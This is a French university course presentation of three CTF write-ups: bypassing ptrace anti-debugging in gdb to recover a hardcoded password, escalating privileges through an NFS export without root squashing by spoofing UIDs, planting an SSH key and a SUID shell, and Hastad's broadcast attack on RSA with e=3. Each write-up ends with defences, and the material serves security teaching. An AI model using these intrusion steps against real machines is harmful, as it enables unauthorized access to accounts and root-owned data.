SEC313 : Développement d'applications sécurisées - CTF

UFR des Sciences Versailles - M2 SeCReTS

AYOUB Pierre & CAUMES Clément &
DEBROUASSE Kevin & Mehdi MTALSI-MERIMI

reversing-2 (113)
nfs-and-remote-attack (122)
broadcast-rsa-2 (110)

113-reversing-2

- Introduction
- Description de la problématique
- Méthode générale de résolution
- Détails sur la résolution
- Ouverture

Ce qu'on possède

- 1 fichier exécutable **textflag**

Ce qu'on connaît

- Cet exécutable s'exécute avec une chaine de caractères en argument qui correspond au mot de passe (flag) à trouver : *./testflag password*

Ce que l'on cherche

- Nous voulons connaître le mot de passe permettant d'afficher *Welcome*!

Comment réussir l'attaque?

- Faire du reverse engineering afin de trouver quel mot de passe est valide

Etape 1

- Le premier réflexe est de tester le programme en utilisant le débugger **gdb**

Détection de gdb et arrêt direct du programme

```
clement@kali:~/Desktop/CTF/src/113-reversing-2$ gdb testflag
GNU gdb (Debian 8.2.1-2) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from testflag...(no debugging symbols found)...done.
(gdb) run flag
Starting program: /home/clement/Desktop/CTF/src/113-reversing-2/testflag flag
Ah ah ah, I see your debugger!! Mouahahah!!
[Inferior 1 (process 27362) exited with code 01]
```


Etape 2


- Utilisons le désassembleur **IDA**

Remarques de l'étude sur IDA

En observant le graphe de flot d'exécution, on arrive à distinguer les différents branchements :

- il y a le branchement de test qui arrête le programme et affiche "I see your debugger!" (notamment avec la fonction **ptrace**)
- il y a également le bloc "Welcome!" (exécuté si un certain **strcmp** est nul)
- ce **strcmp** compare deux registres **eax** et **edx** : qu'il faudra savoir interpréter


call _ptrace
add esp, 10h
cmp eax, 0FFFFFFFFh
jnz short loc_8048526
sub esp, 0Ch
push offset aAhAhAhISeeYour ; "Ah ah ah, I see your debugger!! Mouahah"...
call _puts
add esp, 10h
mov eax, 1
jmp loc_80485DB
loc_8048526:
mov [ebp+var_34], 0
jmp short loc_8048584
loc_8048584:
cmp [ebp+var_34], 1Fh
jle short loc_804852F


mov eax, [ebp+var_3C]
add eax, 4
mov eax, [eax]
sub esp, 8
lea edx, [ebp+var_2D]
push edx
push eax
call _strcmp
add esp, 10h
test eax, eax
jnz short loc_80485C6
sub esp, 0Ch
push offset aWelcome ; "Welcome!"
call _puts
add esp, 10h
mov eax, 0
jmp short loc_80485DB
loc_80485C6:
sub esp, 0Ch
push offset aNopeTryAgain ; "Nope, try again!"
call _puts
add esp, 10h
mov eax, 1

Etape 3

- Nous allons récupérer les adresses des instructions importantes pour l'attaque.
- Nous allons mettre des points d'arrêt (breakpoints) ainsi que des sauts (jump) pour réussir à voir quelle comparaison (**strcmp**) fait le programme.

Manipulation sur gdb

Etape 3.1

- **ptrace()** nous gêne dans la résolution du challenge. En effet, en débuggant, gdb utilise l'appel système **ptrace**. Le programme testflag le détecte et le quitte immédiatement.

  $if(ptrace(PTRACE\_TRACEME, 0, 1, 0) < 0)\{\ldots\}$

- Pose d'un breakpoint sur l'adresse du cmp qui fait le branchement du ptrace : $0x08048507$
- Jump sur le block qui suit cette comparaison pour être sûr de passer : $0x08048526$

Etape 3.2

- Pose d'un breakpoint au niveau de l'appel du **strcmp** : $0x080485a3$

Solution

```
clement@kali:~/Desktop/CTF/src/113-reversing-2$ gdb testflag
(gdb) b* 0x08048507
Breakpoint 1 at 0x8048507
(gdb) b* 0x080485a3
Breakpoint 2 at 0x80485a3
(gdb) run flag
Starting program: /home/clement/Desktop/CTF/src/113-reversing-2/testflag flag

Breakpoint 1, 0x08048507 in main ()
(gdb) jump* 0x08048526
Continuing at 0x8048526.

Breakpoint 2, 0x080485a3 in main ()
(gdb) x/s $eax
0xffffd4e3:     "flag"
(gdb) x/s $edx
0xffffd23b:     "uLcTkBsJaRiZqHyPgXoFwNeVmDuLcTkB"
(gdb) quit
A debugging session is active.

        Inferior 1 [process 30319] will be killed.

Quit anyway? (y or n) y
clement@kali:~/Desktop/CTF/src/113-reversing-2$ ./testflag uLcTkBsJaRiZqHyPgXoFwNeVmDuLcTkB
Welcome!
```

Comment éviter cette attaque?

- Utiliser une fonction de hachage robuste et un salt
- Le programme comparera le hash du salt concaténé au mot de passe de l'utilisateur pour vérifier l'authentification.

122-nfs-and-remote-attack

- Introduction
- Description de la problématique
- Méthode générale de résolution
- Détails sur la résolution
- Ouverture

Ce qu'on possède

- Deux disques durs de machines virtuelles.

Ce qu'on connaît

- Accès au disque interdit autrement que par un utilisateur légitime.
- Deux accès possibles : console et réseau.
- Mode live, DHCP, services réseaux.
- Export NFS de `/home/bob` (droit `rw` et pas de "root squashing").
- Utilisateur `tc` peut utiliser `sudo` sans mot de passe.

Ce que l'on cherche

- Accéder au flag contenu dans `/root/flag`.

Comment réussir l'attaque ?

- Accéder au compte d'un utilisateur (local et/ou réseau).
- Élevation de privilège pour accéder au flag.

UNIX

- Identification des utilisateurs/groupes : UID et GID.
- Permission SUID.

NFS

- Partage de fichiers via le système de montage (1984).
- Filtrage par IP.
- Droits UNIX.

SSH

- Authentification : mot de passe vs. clés RSA.

Etape 1 – Découverte

- `nmap` : on découvre l'IP, puis deux services : SSH et NFS (alternative : console).
- `showmount` : utilitaire pour découvrir les exports NFS.

Illustration

```
--- CTF/report ‹master* M?› » nmap 192.168.1.100
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-18 17:58 CET
Nmap scan report for 192.168.1.100
Host is up (0.000084s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds
--- CTF/report ‹master* M?› » showmount -e 192.168.1.100
Export list for 192.168.1.100:
/home/bob *
```

Étape 2 – Usurpation de bob en local

- Montage de l'export NFS.
- Récupération de l'UID de `bob`.
- Usurpation de `bob` en local.

Illustration

```
--- .local/tmp » sudo mount 192.168.1.100:/home/bob nfs
--- .local/tmp » cs nfs
--- tmp/nfs » ee
.rw-rw-r--    0 2020 18 févr. 17:49 .ash_history
.rw-r--r-- 446 2020 18 févr. 17:49 .ashrc
.rw-r--r-- 920 2020 18 févr. 17:49 .profile
--- tmp/nfs » sudo useradd -u 2020 bob
--- tmp/nfs » sudo usermod -a -G sudo bob
--- tmp/nfs » sudo passwd bob
```

Étape 3 – Exploitation d'un accès SSH à bob

- Création d'une paire de clé RSA pour SSH.
- Logging en tant que bob en local.
- Ajout de la clé publique de l'utilisateur local (pierre).

Illustration

```
--- .local/tmp » ssh-keygen -t rsa
--- .local/tmp » sudo su bob
$ cd nfs && mkdir -p .ssh
$ sudo cat /home/pierre/.ssh/id_rsa.pub > .ssh/authorized_keys
[sudo] Mot de passe de bob :
$ exit
--- .local/tmp » ssh bob@192.168.1.100
The authenticity of host '192.168.1.100 (192.168.1.100)' can't be established.
RSA key fingerprint is SHA256:2t1RAbkM1vHPHVrSge+Ah//cSu+GxOLzCGR8MhA7pEw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Failed to add the host to the list of known hosts (/home/pierre/.ssh/known_hosts).

Secure login powered by Dropbear SSH server on Core.
   ( '>')
  /) TC (\   Core is distributed with ABSOLUTELY NO WARRANTY.
 (/-_--_-\)           www.tinycorelinux.net

bob@box:~$ id
uid=2020(bob) gid=2020(bob) groups=2020(bob)
```

Étape 4 – Préparation à l'usurpation de tc

- Autorisation de tc à écrire dans `/home/bob`.
- Copie d'un shell dans le `home` de `bob`.

Illustration

```
bob@box:~$ chmod ugo+rwx /home/bob
bob@box:~$ cp /bin/sh /home/bob/sh
```

Étape 5 – Usurpation de tc en local

- Récupération de l'UID de `tc` en cherchant des fichiers lui appartenant après la connexion SSH (caché).
- Création d'un utilisateur avec l'UID adapté.

Illustration

```
Citadel :: ~/.local/tmp » sudo useradd -u 1001 tc
[sudo] Mot de passe de pierre :
Citadel :: ~/.local/tmp » sudo usermod -a -G sudo tc
Citadel :: ~/.local/tmp » sudo passwd tc
```

Étape 6 – Exploitation du bit SUID

- Copie du shell en local.
- Changement de propriétaire pour `tc`.
- Log avec `tc` pour avoir le droit de déplacer le shell dans le dossier de `bob` et de placer le bit SUID (puisque le fichier lui appartient).

Illustration

```
Citadel :: ~/.local/tmp » cp nfs/sh . && rm nfs/sh
rm : supprimer 'nfs/sh' qui est protégé en écriture et est du type « fichier » ? yes
Citadel :: ~/.local/tmp » sudo chown tc sh
Citadel :: ~/.local/tmp » sudo su tc
$ mv sh nfs
mv: impossible de supprimer 'sh': Permission non accordée
$ chmod u+s nfs/sh
```

Étape 7 – Profit

- bob lance le shell : il obtient les droits de `tc`.
- `tc` fait partit du groupe `staff` au même titre que `root` : il peut lire le flag.

Illustration

```
bob@box:~$ ./sh
tc@box:/home/bob$ cat /root/flag
Felicitations!!!

voici le flag:
 wsdlkfjvzeffdfsfsdjfjwn

:)
```

Comment éviter cette attaque (dans ce scénario) ?

- Utilisation d'IP statiques contrôlées.
- Partage de dossiers de stockage et non utilisateurs.
- Gestion des utilisateurs sur un serveur central.

Comment éviter cette attaque (dans la réalité) ?

- Utilisation de Kerberos avec NFSv4.

110-broadcast-rsa-2

- Introduction
- Description de la problématique
- Méthode générale de résolution
- Détails sur la résolution
- Ouverture

Ce qu'on connaît

- Alice veut envoyer 1 même message à Bob, Charlie et Damien
- Bob, Charlie et Damien ont chacun une paire de clés asymétrique RSA et Alice connaît leurs clés publiques
- Alice chiffre le message avec un algorithme symétrique et chiffre la clé symétrique avec les clés publiques des 3 destinataires

Ce qu'on possède

- 1 fichier chiffré **ciphertext.bin**
- 3 fichiers chiffrés **enveloppe1.bin**, **enveloppe2.bin** et **enveloppe3.bin**
- 3 clés publiques **pubkey1.pem**, **pubkey2.pem** et **pubkey3.pem**

Ce que l'on cherche

- Nous sommes Oscar et nous voulons connaître le contenu du message envoyé par Alice

Comment réussir l'attaque?

- Trouver un moyen de calculer la clé symétrique en attaquant l'algorithme RSA (étape 1)
- Déchiffrer le message initial avec la clé symétrique qui vient d'être calculée (étape 2)

Etape 1.1

- Interpréter les 3 clés publiques utilisés pour chiffrer la clé symétrique choisi par Alice. Ces clés sont écrites sous le format **PEM** et sont codés en Base64. On obtiendra **n** et **e**.

Application au problème

Les trois destinataires possède le même **e**

Etape 1.2

- Interpréter les 3 enveloppes qui sont le résultat du chiffrement asymétrique avec les 3 clés publiques des destinataires. On doit donc traduire les octets en entier.

Application au problème

Le chiffrement asymétrique RSA correspond à : $c \equiv m^e[n]$
On obtient donc mathématiquement :

- $c_1 \equiv m^3 \ mod \ n_1 \Leftrightarrow m^3 \equiv c_1 \ mod \ n_1$
- $c_2 \equiv m^3 \ mod \ n_2 \Leftrightarrow m^3 \equiv c_2 \ mod \ n_2$
- $c_3 \equiv m^3 \ mod \ n_3 \Leftrightarrow m^3 \equiv c_3 \ mod \ n_3$

(avec c_i l'enveloppe i, $e = 3$ l'exposant publique des destinataires utilisé par Alice et n_i le module du destinataire i).

Etape 1.3

- Par l'application du théorème des restes chinois, on trouve m^3.
- Sachant que les exposants publiques choisis par les destinataires sont très petits (ici 3), on peut facilement calculer la racine cubique de m^3 et ainsi trouver m.
- m (qui est en réalité un nombre) est maintenant traduit en octets car c'est un message texte.


Application au problème

On obtient donc m :

Are we there yet?
———— Almost there! ————
filename: ciphertext.bin
cipher: camellia-256-ofb
key: EAEC5BA147E9C823C64CC9914D13779979D255E5CF615EA89789C564768FCB3A
iv: 9E20C0E3D433BFF7F37ECC7B74091EF8

Etape 2

Les enveloppes envoyées par Alice contenait le nom du chiffrement (Camellia), le mode opératoire (OFB), la clé 256 bits et le vecteur d'initialisation.
On peut donc déchiffrer **ciphertext.bin** qui est en réalité un fichier HTML contenant le flag.



Hastad's broadcast attack

L'attaque réalisée est l'**attaque broadcast de Hastad**. Elle est rendue possible par le fait que Alice a envoyé le même message à 3 destinataires différents et qui possèdent un exposant de chiffrement petit (ici 3). Il met en jeu le **théorème des restes chinois** et le calcul d'une **racine cubique**.

Théorème des restes chinois

Théorème

L'inconnu est x et nous avons les équations suivantes :

- $x \equiv a_1 \ mod \ m_1$
- $x \equiv a_2 \ mod \ m_2$
- $x \equiv a_3 \ mod \ m_3$ Si m_i et m_j premiers deux à deux alors on peut calculer :

  $x \equiv \sum_{i=0}^{n} a_i \times M_i \times N_i \ mod \ M$

  avec $M_i = M/m_i$ et $N_i = Mi^{-1} \ mod \ m_i$

Théorème des restes chinois

Démonstration pour comprendre l'attaque - Partie 1 - Existence

- Pour chaque i les entiers m_i et $M_i = M/m_i$ sont premiers entre eux.
- Avec l'algorithme d'Euclide étendu, on a deux coefficients de Bézout u_i et N_i tels que : $u_i \times m_i + N_i \times M_i = 1$
  $\Leftrightarrow N_i \times M_i = 1 - u_i \times m_i$
  $\Leftrightarrow N_i \times M_i \equiv 1 \ mod \ m_i \ et \ N_i \times M_i \equiv 0 \ mod \ m_j$
- Montrons que $x \equiv \sum_{i=0}^{n} a_i \times M_i \times N_i$ est 1 solution
  En effet : $x \equiv a_i \times N_i \times M_i \ mod \ m_i$
  $\Leftrightarrow x \equiv a_i \times (1 - u_i \times m_i) \ mod \ m_i$ car $N_i \times M_i = 1 - u_i \times m_i$
  $\Leftrightarrow x \equiv a_i \times 1 \ mod \ m_i \Leftrightarrow x \equiv a_i \ mod \ m_i$

Théorème des restes chinois

Démonstration pour comprendre l'attaque - Partie 2 - Unicité

- Supposons que x' est également une solution. Donc, on a : $x \equiv a_i \equiv x' \ mod \ m_i \Leftrightarrow m_i | (x - x')$
- Comme m_i et m_j sont premiers entre eux, alors leur produit divise aussi $x - x'$ et donc $x \equiv x' \ mod \ M$
- Donc : $x \equiv \sum_{i=0}^{n} a_i \times M_i \times N_i \ mod \ M$
- On pouvait donc bien utiliser ce théorème pour résoudre notre problème initial et trouver m^3

Comment éviter cette attaque?

- Arrêter d'envoyer le même message à plusieurs personnes différentes? Difficile à mettre en place
- Insérer de l'aléatoire pour que chaque destinataire reçoive un message différent : PKCS#1 v1.5

PKCS#1 v1.5

$C = (\mu(M))^e \ mod \ n$ avec $\mu(M) = \emptyset\emptyset\emptyset 2||r||\emptyset\emptyset||M$
dont r est une valeur aléatoire d'au moins 8 octets

Questions ?